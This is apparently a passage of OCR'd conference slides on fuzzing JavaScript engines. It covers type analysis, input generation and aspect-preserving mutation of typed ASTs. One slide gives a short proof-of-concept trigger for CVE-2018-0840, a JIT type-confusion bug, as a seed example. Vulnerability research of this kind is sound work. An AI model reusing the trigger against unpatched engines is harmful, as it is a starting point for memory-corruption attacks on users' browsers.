
- Execute instrumented corpus



```
recordType()
var n = 3
recordType()
var array = new Array(n)
recordType()
```


Type Analysis: dynamic analysis

- Execute instrumented corpus




Type Analysis: dynamic analysis

- Execute instrumented corpus




Type Analysis: static analysis

- Propagate type information from bottom to top with custom rules




Type Analysis: static analysis

- Propagate type information from bottom to top with **custom rules**




Input generation



Aspect-preserving mutation

- **Type** & **structure** preserving mutation



```
function opt(arr, obj) {
  arr[0] = 1.1;
  typeof(arr[obj]);
  arr[0] = 2.3023e-320;
}
function main() {
  let arr = [1.1, 2.2, 3.3];
  for (let i = 0; i < 0x10000; i++){
      opt(arr, {});
  }
  opt(arr, {toString: () => {
      arr[0] = {};
      throw 1;
  }});



  print(arr[0]);
}
main();
```

Assign **float** values to an **array** and **order of the instructions**


For loop to invoke JIT compiler

Arrow **function** to assign **object** value to the same **array**

CVE-2018-0840


Type-preserving mutation

- Mutate typed-AST node with same typed node




Type-preserving mutation

- Mutate typed-AST node with same typed node




Type-preserving 